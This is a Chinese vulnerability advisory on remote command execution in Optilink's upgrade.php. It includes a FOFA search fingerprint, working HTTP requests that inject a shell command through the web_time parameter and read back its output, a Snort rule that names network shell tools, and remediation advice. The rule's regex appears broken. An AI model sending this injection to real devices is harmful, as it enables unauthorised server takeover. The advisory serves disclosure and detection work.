

Optilink-upgrade.php-远程命令执行漏洞

Optilink-upgrade.php处存在远程命令执行，未经授权攻击者可进行任意命令执行，导致服务器被控制。

影响版本

Optilink

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="/html/css/dxtdata.css"

POC/EXP: 执行命令写入txt中

```
GET /cgi/fsystem/upgrade.php?time=1&web_time=;ifconfig>cs.txt; HTTP/1.1
Host: 127.0.0.1
```



POC/EXP: 查看执行的命令结果

```
GET /cgi/fsystem/cs.txt HTTP/1.1
Host: 127.0.0.1
```

The screenshot shows a web browser's developer tools with the 'Network' tab selected. A request is shown: GET /cgi/fsystem/cs.txt HTTP/1.1. The response is a 200 OK with a Content-Type of text/plain. The response body contains network interface statistics for eth1, eth1.4093, and eth1.4094.

```
1 GET /cgi/fsystem/cs.txt HTTP/1.1
2 Host : 127.0.0.1

1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Accept-Ranges: bytes
4 ETag: "3142731381"
5 Last-Modified: Fri, 21 Jan 2000 09:34:21 GMT
6 Date: Fri, 21 Jan 2000 09:34:36 GMT
7 Server: lighttpd/1.4.42
8 Content-Length: 1946

10 eth1: Link encap:Ethernet HWaddr E0:67:B3:7A:62:96
11 | | | | | UP BROADCAST RUNNING MULTICAST MTU:1500
12 | | | | | Metric:1
13 | | | | | RX packets:20291505 errors:0 dropped:0
14 | | | | | overruns:0 frame:0
15 | | | | | TX packets:10935279 errors:0 dropped:0
16 | | | | | overruns:0 carrier:0
17 | | | | | collisions:0 txqueuelen:1000
18 | | | | | RX bytes:2760724626 (2.5 GiB) TX
19 | | | | | bytes:1237550039 (1.1 GiB)

17 eth1.4093: Link encap:Ethernet HWaddr E0:67:B3:7A:62:96
18 | | | | | UP BROADCAST RUNNING MULTICAST MTU:1500
19 | | | | | Metric:1
20 | | | | | RX packets:20285668 errors:0 dropped:0
21 | | | | | overruns:0 frame:0
22 | | | | | TX packets:10919296 errors:0 dropped:0
23 | | | | | overruns:0 carrier:0
24 | | | | | collisions:0 txqueuelen:0
25 | | | | | RX bytes:2395131861 (2.2 GiB) TX
26 | | | | | bytes:1177762540 (1.0 GiB)

23 eth1.4094: Link encap:Ethernet HWaddr E0:67:B3:7A:62:96
24 | | | | | inet addr:192.168.1.100 Bcast:192.168.1.255
25 | | | | | Mask:255.255.255.0
```

snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Optilink upgrade.php Remote Command Execution - Extended";
  flow:to_server,established;
  content:"GET"; http_method;
  content:"/cgi/fsystem/upgrade.php"; http_uri;
  pcre:"/upgrade\\.php\\?[^\s]*=[^\s]*[;&|]\s*";
  (ifconfig|wget|curl|nc|ncat|telnet|bash|sh|python|perl|php|echo)\s*[^\s]*\/i";
  classtype:web-application-attack;
  sid:1000034;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本